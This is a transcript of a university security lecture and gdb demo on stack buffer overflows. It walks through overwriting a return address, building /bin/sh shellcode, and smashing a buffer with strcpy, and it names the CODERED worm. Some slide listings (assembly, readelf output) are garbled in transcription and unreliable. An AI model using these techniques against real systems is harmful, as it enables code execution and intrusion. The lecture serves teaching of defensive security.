Now, what happens if we do something like this `printf("%c", &buffer2[10])` so, we know that `buffer2` is of 10 bytes and we will have indexes from 0 to 9. Now `buffer2` of 10 is 966 plus 10 which is 976, so, what is going to be printed over here is 976. Now if so, happens that 976 is outside the region of `buffer2` in fact 976 is in `buffer1`. Therefore, what we are getting now is that we are printing an address which is outside `buffer2` and this is what is known as a buffer overflow, essentially we have defined a buffer of 10 bytes, but we are accessing data which is outside the `buffer2` area. So, we are accessing the 10th, 11th, 12th and so, on byte. So, this is known as the buffer overflow.

Now what we will see next is how this buffer overflow can be exploited by an attacker and how an attacker could then force a system to execute his own code.


(Refer Slide Time: 12:40)



Now one important thing from the attacker's perspective is the return address, if the attacker could somehow fill this *buffer2* in such a way that he would cause a buffer overflow and modify this return address then let us see what would happen. So, let us say buffer he makes this *r* statement. So, *buffer2* of 19 is some arbitrary memory location, so, what the attacker is doing that he is forcing this *buffer2* to overflow and he is overflowing it in such a way that the return address which was stored on to the stack is replaced with his own filled location. After the function completes executing it would look at this location and instead of getting the valid return address it would get this arbitrary location and then it would go to this arbitrary location and start to execute code.


So, what we would see is that instead of returning to the main function as would be expected in the normal program, since the attacker has changed this return address to some arbitrary location the processor would then cause these instructions corresponding to this arbitrary location to be fetched and executed. So, now it looks, quite obvious, what the attacker could do in order to create an attack.

(Refer Slide Time: 14:18)



So, essentially what the attacker is going to do is that he is going to change this return address the valid return address present in the stack with a pointer to an attack code. Therefore, when the function returns instead of taking the standard return address it would pick the attackers code pointer and as a result it would then cause the attackers code to begin to execute. So, now we will see how the attacker could change the return address with its own code pointer.

(Refer Slide Time: 14:56)



In order to do this what we assume is that the attacker has access to this buffer. So, this means that the attacker will be able to fill this buffer as required. For instance this buffer could be say passed through a system called for instance the operating system would require

that character string be passed through the system call by the user and thus the attacker will be able to fill that character string and pass it to the kernel.

So, what the attacker is going to do is to create a very specific string that it has the exploit code and it is also, able to force the operating system or for that matter application to execute this exploit code. So, how it is going to do it is as follows. So, in the buffer the attacker will do two things, first he will put the exploit code that is the code which the attacker wants to execute in the lower most region of the buffer and then begin to overflow the buffer. Essentially what he is going to put is this address location *BA*.

Now *BA* here is the address of this exploit code, so, it is assumed or if a smart attacker will be able to determine what the address location is of buffer and he will overflow the buffer with *BA*, so, he keeps overflowing the buffer with *BA* and when this happens at one particular case the written address present in the stack is changed from the valid return address to *BA*. Thus, when the function returns what the CPU is going to see is the address *BA* in the return address location. Thus, it is going to take this address *BA* and start executing code from that.

So, since *BA* corresponds to the address where the exploit code is present, the CPU would then begin to execute this exploit code and in this way the attacker could force the CPU or the processor to execute the exploit code.

(Refer Slide Time: 17:34)

Exploit Code

- Lets say the attacker wants to spawn a shell
- ie. do as follows:



```
#include <stdio.h>
#include <stdlib.h>

void main()
{
    char *name[2];
    name[0] = "/bin/sh"; /* exec filename */
    name[1] = NULL; /* exec arguments */
    execve(name[0], name, NULL);
    exit(0);
}
```

- How does he put this code onto the stack?

So, now we will see how one particular attack code is created and how an attacker can force an application or an operating system to execute that exploit code. So, let us take the very simple example of the exploit code which is shown over here. Essentially this exploit code

which we call as shellcode does nothing but only executes a particular shell. The shell is specified by `$> ./bin.sh` and this particular function `execve` is invoked in order to execute this shell.

The parameters are name 0 which comprises of the executable name and there is name one which is essentially a null terminated string. So, we will see how this particular code can be forced to be executed by an unauthorized attacker. So, the first question that needs to be asked is how does this attacker manage to put this code on to the stack?

(Refer Slide Time: 18:48)

The first step in doing so, is that the attacker needs to obtain the binary data corresponding to this program. In order to do this what the attacker does is that he will rewrite this program in assembly code. So, this assembly code as we see here does, exactly the same thing as done by this program, the next thing what the attacker would do is to compile this particular assembly code and get what is known as the *object dump*. So, the *object dump* is obtained by running this command thing. So, he first compiles this particular code to get what is known as the *shellcode.o* which is the object file and then he will run this particular command which is `$> objdump -disassemble-all shellcode.o` to get this particular file.

Now what is important for us over here is the second column, so, the numbers what you see over here the extra decimal numbers are in fact the machine code for this program. So, the numbers like eb 1e 5e 89 76 08 and so, on correspond to the machine code of this program. In other words, if the attacker manages to put this machine code on to the stack and is able to

force execution to this particular machine code then the attacker would be able to execute the shell as required.

So, the machine code is shown over here and one thing which is required for this particular attack is to replace all the 0's present in this machine code with some other instructions so, that you do not have any 0's present over here.

(Refer Slide Time: 20:48)

The slide has a central title and two black vertical bars on either side. The title is "Step 2: Find Potential Buffer overflow location in an application". Below the title is a block of C code:

```
char large_string[128];  
char buffer[48]; // ← Defined on stack  
0  
0  
0  
0  
0  
strcpy(buffer, large_string);
```

At the bottom left is the text "Chester Rebeiro, IITM" and at the bottom right is the number "13".

The next thing is to scan the entire application in order to find one location which can be exploited for a buffer overflow. So, essentially the requirements for a buffer overflow is that the attacker finds in the application code a command such as this a string copy buffer comma large string, where buffer is a small array and it is defined locally in the stack, while large string is a much larger array.

So, as we know, the way this particular function *strcpy* works is that the large string gets copied to buffer and this copying will continue byte by byte until there is a /0 which is found in large string in which case the *strcpy* will complete executing and will return. So, let us assume that the attacker has found such a case where we have the buffer, a large string and a string copy and the buffer is a small array defined on to the stack and how does the attacker make use of this.

(Refer Slide Time: 22:08)

Step 3 : Put Machine Code in Large String

```
char shellcode[] = "x...";  
char large_string[128];
```

The diagram shows assembly code for a shellcode payload. The assembly code is:

```
3: eb 10      jmp 3d.main+0x10  
4: 59          pop %rbx  
5: 41 c0       xor %eax,%eax  
6: 0f 7f 00    mov %eax,%eax  
7: b0 46 07    mov %eax,%eax  
8: e9 46 0c    mov %eax,%eax  
9: b0 08       mov %eax,%eax  
10: 09 f3      mov %eax,%eax  
11: b4 4e 09    mov %eax,%eax  
12: b4 50 0c    mov %eax,%eax  
13: cd 80       int $0x80  
14: 00 63 ff ff    call 5.main+0x5  
15: cd          pop %rbp
```

A red box highlights the first 128 bytes of the assembly code, which are then shown in a memory dump labeled "large string". The dump shows the first byte of assembly code followed by 127 bytes of zeros.

Chester Rebeiro, IITM

14

So, what the attacker would then do is create something known as a *shellcode array* which essentially is the code that he wants to execute, so, he creates the *shellcode array* comprising of all the assembly opcodes or machine codes which it wants to execute and he places this code or this shellcode in the first part of the large string. So, if you look at this the large string array which is a very large string of 128 bytes in this case gets the shellcode in the first part.

(Refer Slide Time: 22:48)

Step 3 (contd) : Fill up Large String with BA

```
char large_string[128];
```

```
char buffer[40];
```

Address of buffer is BA


The diagram shows the state of the "large string" variable. It contains the "shellcode" prefix followed by 127 bytes of the buffer address, which is "BA".

Chester Rebeiro, IITM

15

Then he computes what the address of the buffer should be and fills the remaining part of the large string with the buffer address.

(Refer Slide Time: 23:00)



Now he needs to force the string copy to execute with this buffer and the large string which he has just created as shown over here. Now as a result of this string copy being executed there is a stack frame created for the string copy and as we know that the string copy will continue to copy bytes from the large string to the buffer until it finds the `/0`. So, in such a way what would happen on to the stack is that the large string gets copied. So, first the shellcode gets copied and then the buffer address keeps getting overflowed on to the buffer and keeps going on until a `/0` is found.

So, when the string copy executes what we have seen is that instead of getting a valid return address it now gets what is known as the buffer address. So, essentially we know that the buffer address points to this particular location and therefore the CPU would be forced to return to this location is pointed to by the buffer address and executes the shellcode. As a result the attacker would be able to execute the shellcode which in this particular example was the exploit.

(Refer Slide Time: 24:24)

Putting it all together

So, let us look at the entire thing all together. So, we have the shellcode which is the code which the attacker wants to execute. So, over here we are just defining it as a global array but in reality this could be entered through various things like a *scanf* or it could also, come in through the network card, a packet with particular format containing the exploit and various other different ways of passing in the shellcode.

Next, let us assume that somewhere in the application there is this particular code we have the large string and we have a short string which is buffer which is a local array, gets created on to the stack. So, what we first do is somehow manage to fill the long string or the large string with the address of buffer. So, if you recollect this is the *BA* parts which are present, then we will copy the shellcode on to the large string.

So, we have created this large string in the format that we require, in the first part of this large string is the shellcode and then it is followed by the buffer return address and then if there is a function like string copy which copies large string into buffer, it will result in a buffer overflow to occur and instead of the function returning to this particular point soon after string copy on the other hand execute this particular shellcode and cause this shell specified by this command to be executed.

So, if we execute `$> gcc overflow1.c` and run `$> ./a.out` instead of just doing this string copy and exiting this program created a new shell due to the exploit code that is executing.

(Refer Slide Time: 26:44)

Buffer overflow in the Wild

- Worm CODERED ... released on 13th July 2001
- Infected 3,59,000 computers by 19th July.

The slide contains two black vertical bars on the left and right sides. At the bottom center, it says 'Chester Rebeiro, IITM' and has a small number '18'.

So, buffer overflows are an extremely well known bug and extremely exploited by various different malware and viruses over the last decade or actually more than a decade and one of the first viruses that actually use the buffer overflow was the worm called *CODERED* which was released on July 13th 2001. So, this created a massive chaos all over the world and the red spots actually show, how the virus spread across the world in about or rather in less than a day or a few hours. So, we have seen that this particular virus which used the buffer overflow infected roughly three lakh and fifty-nine thousand computers by July 19th 2001.

(Refer Slide Time: 27:38)

CODERED Worm

- Targeted a bug in Microsoft's IIS web server
- CODERED's string

The slide contains two black vertical bars on the left and right sides. At the bottom center, it says 'Chester Rebeiro, IITM' and has a small number '19'.

So, essentially the targeted application by this particular worm was the *Microsoft's IIS web server* and the string which was executed was as shown over here. So, this string was actually

the exploit code which was executed and what it resulted was something like this being displayed in the web browser, thank you.

References:

- 1). [CODERED](#)


Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Gdb-Demo

(Refer Slide Time: 0:22)




Hello, and welcome to this lecture so this is the demo in the course, Secure Systems Engineering. So, I hope by now that you have installed the Virtual Box and you have Ubuntu running as shown over here. So, in this first demo we will look at the basics we will see how this stack is presented in a program and we will also use a tool called *gdb* which can be used to debug these programs.

(Refer Slide Time: 0:48)




So, the first thing to do is to start the terminal, so you could do it like this.

(Refer Slide Time: 0:57)



If you had downloaded the codes from the website, navigate to the directory called **NPTEL_CODES/**. In this video we will be looking at *Module0*. This module corresponds to the code that we are going to see in this presentation.

(Refer Slide Time: 1:22)



A screenshot of a Linux desktop environment. In the center is a terminal window titled "Terminal". The terminal displays the following assembly code:


```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    function(1,2,3);
}
```

The code defines a function named `function` that takes three integer parameters (`a`, `b`, `c`) and two character buffers (`buffer1` of size 5 and `buffer2` of size 10). It also contains a `main` function that calls `function` with arguments 1, 2, and 3. The terminal window has a dark background and light-colored text.

So what it does is that it has a *main* function and an invocation to this function which is passed parameters *1, 2 and 3* and as we have seen in the previous videos this function just defines two buffers, *buffer1* of 5 bytes and *buffer2* of 10 bytes.

(Refer Slide Time: 1:40)



A screenshot of a Linux desktop environment, similar to the previous one. In the center is a terminal window titled "Terminal". The terminal displays the same assembly code as before:


```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    function(1,2,3);
}
```

The code defines a function named `function` that takes three integer parameters (`a`, `b`, `c`) and two character buffers (`buffer1` of size 5 and `buffer2` of size 10). It also contains a `main` function that calls `function` with arguments 1, 2, and 3. The terminal window has a dark background and light-colored text.

Now what we will see in this video is how we could analyse the stack for this particular program.

(Refer Slide Time: 1:50)



```
aptel@aptel-OptiPlex-5090:~/Digital_Codes/modules$ gcc -fno-stack-protector -z execstack -m32 -g example1.c -o example1
aptel@aptel-OptiPlex-5090:~/Digital_Codes/modules$ makefile
aptel@aptel-OptiPlex-5090:~/Digital_Codes/modules$ make clean
aptel@aptel-OptiPlex-5090:~/Digital_Codes/modules$ rm example1
aptel@aptel-OptiPlex-5090:~/Digital_Codes/modules$ ./example1
aptel@aptel-OptiPlex-5090:~/Digital_Codes/modules$ readelf -h ./example1
File: ./example1
Type: EXEC (Executable file)
Architecture: i386:32
Entry point address: 0x1
Start of program headers: 0x40 (bytes into file)
Start of section headers: 0x43 (bytes into file)
Flags: 0x0
Size of this header: 0x3 (bytes)
Size of program headers: 0x1 (bytes)
Number of program headers: 0
Size of section headers: 0 (bytes)
Number of section headers: 0
Section header string table index: 0
aptel@aptel-OptiPlex-5090:~/Digital_Codes/modules$
```

Okay, the first thing we do is to create the executable for this program. We do that by running **\$> make .** So, this *make* depends on what is known as a *Makefile* and it is just a script we will not go into the details about what is present in a *Makefile* but it is just a script that would commit us to invoke *gcc*, specify various parameters for *gcc* and finally obtain the corresponding executable.

So, some of these parameters for *gcc* like *-fno-stack-protector*, *-z execstack* and so on we will be seeing in a later video. For this particular video we would explain two specific parameters at *-M32* and *-G*, so *-M32* indicates that the executable that is getting created in this case *example1* is a 32 bit executable and since this is an Intel Virtual Box or Intel machine therefore, the executable that gets generated is a Intel 32 bit executable.

The `-G` option that we specified over here ensures that debugging symbols get added into the executable. Now as we seen in the second video today this particular file the *example1* is an elf executable, so we have seen commands such as `readelf -H` and we can look at the header of this particular executable and as we have seen in the previous video we would obtain the header for *example1*.


So as seen this is the identifier 7f 45 4c 46 which transforms to elf in ASCII. Other things to note is that for the Intel 80386 which indicates that it is a 32 bit executable, so as we have seen the entry point for this executable is at the location 0x8048ce0 and we have also seen the various other aspects such as the section headers and so on. We can also use other *readelf* features such as *readelf -S* to get more information about the section headers.

So, `$> readelf -S ./example1` would give you more information about the various sections that are present in this particular executable.

(Refer Slide Time: 4:58)

Another important tool that we will look at to go more into detail about the *example1* executable is this *objdump*. So, if I execute `$> objdump -disassemble-all example1`, it would store the output in *example1.lst*, what this particular tool would do is that it would disassemble *example1* and store the disassembly in this file called *example1.lst*.

(Refer Slide Time: 5:45)



We could open another tab and look at *example1.lst* which looks like this. We can search for *main*. We could also open the corresponding C code and see that in *main* there is an invocation to this function, which is essentially done by this instruction, in this location 80483ED. So, these is the machine code for this instruction call to function.

And as we have seen in the previous videos the three parameters 1, 2 and 3 which is passed to the *function* is pushed on to the stack. So, it is pushed from the right that is *push 3*, *push 2* and *push 1*. Over here we see the disassembly for this *function* and as we know there is a *Preamble* in the *function* where the stack frame is created for this *function*, there are space for the local variables over here and finally the *function* returns.

So, in this instruction, 3rd instruction in *<function>*, we see that there are 0x10 that is 16 bytes for the stack frame, this is because the total size for the local variables is 16 bytes. The next tool that we will look at is the most important so that is known as the *gdb, GNU Debugger* and this tool can be used to debug this program look at the various registers, look at the stack contents and so on.

(Refer Slide Time: 7:48)

So, the way to start this tool is to provide *gdb* with the executable example 1. So *gdb* would provide you a prompt like this and through this prompt you could send various commands such as the list command which would list the entire source code like this. Also, you could send break points such as *b* to line number 10, so what this means is that the program will execute until the break point 10 at line number 10 is obtained. So, this could mean that the program will execute until line number 10 and then it will wait for further action.


(Refer Slide Time: 8:38)

So, let us now run this program, we run it by this command called `$ gdb> r` and what you see is that *gdb* tells you that break point 1 at line 10 is reached. So, we can look at the various registers which are present. Now at this particular point we can look at the various contents of

the various registers and this can be done with a command like `$ gdb> info registers eip` which stands for the instruction pointer, `esp` which stands for the stack pointer register and the `ebp` which is the frame pointer in the stack.

So, we look at this and we see that `eip` is pointing to a location over here that is `80483e7`, now if we go back to this code we see that the `eip` is pointing to this location over here essentially this instruction has to be executed. So, we also see that the stack pointer is at the location `0xfffffcf68`.


(Refer Slide Time: 9:54)



So what we could do is we could print the contents of the stack with a command like this, `$ gdb> x/32x $esp` and what this command does is that it essentially dumps the memory starting at the location specified by the stack pointer which in this case is `fffffcf68` and this 32 over here indicates a number of memory locations that needs to be displayed. The second x over here specifies that the display should be in hexa decimal values.

